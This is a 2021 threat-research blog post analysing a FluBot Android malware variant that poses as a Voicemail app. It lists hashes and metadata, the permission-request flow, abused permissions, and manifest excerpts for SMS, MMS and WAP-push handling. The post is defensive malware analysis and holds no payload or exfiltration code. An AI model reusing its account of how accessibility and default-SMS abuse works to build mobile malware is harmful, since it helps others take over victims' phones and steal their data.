FluBot Variant Masquerading As The Default Android Voicemail App

blog.cyble.com/2021/09/09/flubot-variant-masquerading-as-the-default-android-voicemail-app/

September 9, 2021

During our routine threat hunting exercise, Cyble Research Labs came across a sample of the FluBot malware from our OSINT research. This variant calls itself “Voicemail” to trick users into thinking that it’s the default Voicemail app.

FluBot is a type of malware that operates by taking over devices, collecting sensitive information from them, and even sending messages to the victim’s contacts.

The application uses Smishing (a combination of SMS+Phishing) attacks to spread the malware. In the case of phishing, attackers send fraudulent emails that trick recipients into opening an attachment which includes malware, or by clicking on a malicious link. In the case of Smishing, emails are replaced by text messages.

Cyble Research Labs downloaded the malware sample and performed a detailed analysis. Through our analysis, we determined that the malware performs suspicious activities such as reading Contact data, SMS data, and device notifications.

The malware explicitly requests users for complete control of their devices. After gaining full access and permissions, the malware further enhances its functionalities.

The image below shows the statistical view of FluBot samples distributed by the attackers observed through our open-source analysis from one of our Threat hunting sources. Refer to Figure 1.





Figure 1: Statistical View

Technical Analysis

APK Metadata Information

Figure 2 shows the metadata information of the application.



FILE INFORMATION

File Name Voicemail89.apk
Size 4.19MB
MD5 d7f56c6c1f77ea488e7f0ac18d3b7ffd
SHA1 949fe441372aad3c1212cc9c09641074f5dd3269
SHA256 9624131c01da6d5b61225a465a83efd32291fa3f2352445c3c052d9d8cfb2daa


APP INFORMATION

App Name Voicemail
Package Name com.didiglobal.passenger
Main Activity com.didiglobal.passenger.p8f6f2bc1
Target SDK 28 Min SDK 24 Max SDK
Android Version Name 1.5 Android Version Code 1

Figure 2: Metadata Information

We have outlined the flow of the application and the various activities conducted by it. Refer to Figure 3.

- The application asks the users to turn on the accessibility service.
- The application asks for complete control of the device.
- The application asks the users to allow access to notifications.
- The application asks the users to allow it to replace the default SMS app. Once it gets this permission, the application can handle SMS data.



Action Required (1/2)

To install you must turn on the accessibility service for "Voicemail".

Click "OK" to go to the settings and then scroll until you find "Voicemail" and click to turn on the accessibility service.

If you do not find it click on "Downloaded / Installed services" and then click on "Voicemail".

OK

Allow Voicemail to have full control of your device?

Full control is appropriate for apps that help you with accessibility needs, but not for most apps.

View and control screen
It can read all content on the screen and display content over other apps.

Allow notification access for Voicemail?

Voicemail will be able to read all notifications, including personal information such as contact names and the text of messages you receive. It will also be able to dismiss notifications or trigger action buttons they contain.

This will also give the app the ability to turn Do Not Disturb on or off and change related settings.

DENY ALLOW

Set Voicemail as your default SMS app?


Messaging
Current default ●

Voicemail ○

CANCEL SET AS DEFAULT

Figure 3: Application Start Flow

Upon simulating the application, it requests that users enable the Accessibility service. Attackers can abuse this service to carry out malicious activities such as clicking buttons remotely to gain admin privileges and trick users into clicking on overlay content over the screen. Refer to Figure 4.



4:59

Voicemail

Action Required (1/2)

To install you must turn on the accessibility service for "Voicemail".


Click "OK" to go to the settings and then scroll until you find "Voicemail" and click to turn on the accessibility service.

If you do not find it click on "Downloaded / Installed services" and then click on "Voicemail".

Figure 4: Requests Accessibility Service

Figure 5 shows the malware asking users to give them complete access to the device. Once the malware gains complete control over the device, it can perform the following activities:

- View and control screen.
- Control device data, including contacts, SMSs, and pictures.
- Delete or manipulate the device’s data.



Allow Voicemail to have full control of your device?

Full control is appropriate for apps that help you with accessibility needs, but not for most apps.


View and control screen

It can read all content on the screen and display content over other apps.

View and perform actions

Figure 5: Asks for Full Control

Figure 6 shows that the malware asks the users to enable Notification access for the application. Once the application gets notification access, it can read all notifications on the device, including the SMS data of the device.




Allow notification access for Voicemail?

Voicemail will be able to read all notifications, including personal information such as contact names and the text of messages you receive. It will also be able to dismiss notifications or trigger action buttons they contain.

This will also give the app the ability to turn Do Not Disturb on or off and change related settings.

Figure 6: Asks for Notification Access

Upon receiving notification access, the application requests users to make the application their default SMS app. Upon becoming the default SMS app, the app proceeds with its malicious activities. Refer to Figure 7.



Set Voicemail as your default SMS app?

Messaging
Current default ●

Voicemail ○

Figure 7: Asks for Default SMS App Permission

Manifest Description

Voicemail requests sixteen different permissions, of which the attackers could abuse seven. In this case, the malware can:

- Reads SMS and Contacts data.
- Make calls without user intervention
- Delete SMS data
- Can kill background process of other apps
- Receive and send SMSs


We have listed the dangerous permissions below.

Permissions	Description
READ_SMS	Access phone messages.

READ_CONTACTS	Access phone contacts.
WRITE_SMS	Allows applications to write SMS messages. Malicious apps may manipulate SMS data.
KILL_BACKGROUND_PROCESSES	Allows applications to kill the background processes of other apps.
CALL_PHONE	Allows an application to initiate a phone call without going through the Dialer user interface to confirm the call.
RECEIVE_SMS	Allows an application to receive SMS messages.
SEND_SMS	Allows an application to send SMS messages.

Table 1: Permissions' Description


Upon reviewing the code of the application, we identified the launcher activity of the malicious app as shown in Figure 8.



```
<activity android:name="com.didiglobal.passenger pdbe8c43a" android:launchMode="singleTop">
    <intent-filter>
        <category android:name="android.intent.category LAUNCHER" />
        <action android:name="android.intent.action.MAIN"/>
    </intent-filter>
</activity>
```

Figure 8: Launcher Activity


We were able to identify that the permissions and services defined in the manifest file can replace the default Messages app. After getting default app permissions, this app will be able to handle sending and receiving SMSs and MMSs. Refer to Figure 9.



```
<activity android:name="com.didiglobal.passenger p51f6f378" android:launchMode="singleTop">
    <intent-filter>
        <data android:scheme="smsto"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="sms"/>
        <data android:scheme="mms"/>
        <action android:name="android.intent.action.SENDTO"/>
        <action android:name="android.intent.action.SEND"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="mmsto"/>
    </intent-filter>
</activity>
```

Figure 9: Handles SMS and MMS

Figure 10 demonstrates that the malware has defined customized services that leverage the **BROADCAST_WAP_PUSH** service. Using this service, an application can broadcast a notification stating that a WAP Push message has been received.




```
<receiver android:name="com.didiglobal.passenger p08532873" android:permission="android.permission BROADCAST_WAP_PUSH">
    <intent-filter>
        <data android:mimeType="application/vnd.wap.mms-message"/>
        <action android:name="android.provider.Telephony.WAP_PUSH_DELIVER"/>
    </intent-filter>
</receiver>
```

Figure 10: Using Broadcast WAP Push Permission

Threat Actors (TAs) can abuse this service to generate false MMS message receipts or replace the original content with malicious content. As per Google, this service is not for use by third-party applications.

Figure 11 demonstrates that the malware has defined customized services that leverage the permission **SEND_RESPOND_VIA_MESSAGE,** permitting the application to send a request to other messaging apps to handle Respond-via-Message action for incoming calls.




```
<service android:name="com.didiglobal.passenger.p67dfe92b" android:permission="android.permission.SEND_RESPOND_VIA_MESSAGE" android:exported="
    <intent-filter>
        <data android:scheme="smsto"/>
        <data android:scheme="mmsto"/>
        <data android:scheme="mms"/>
        <data android:scheme="sms"/>
        <action android:name="android.intent.action.RESPOND_VIA_MESSAGE"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</service>
```

Figure 11: Using Send Respond VIA Message

Source Code Description

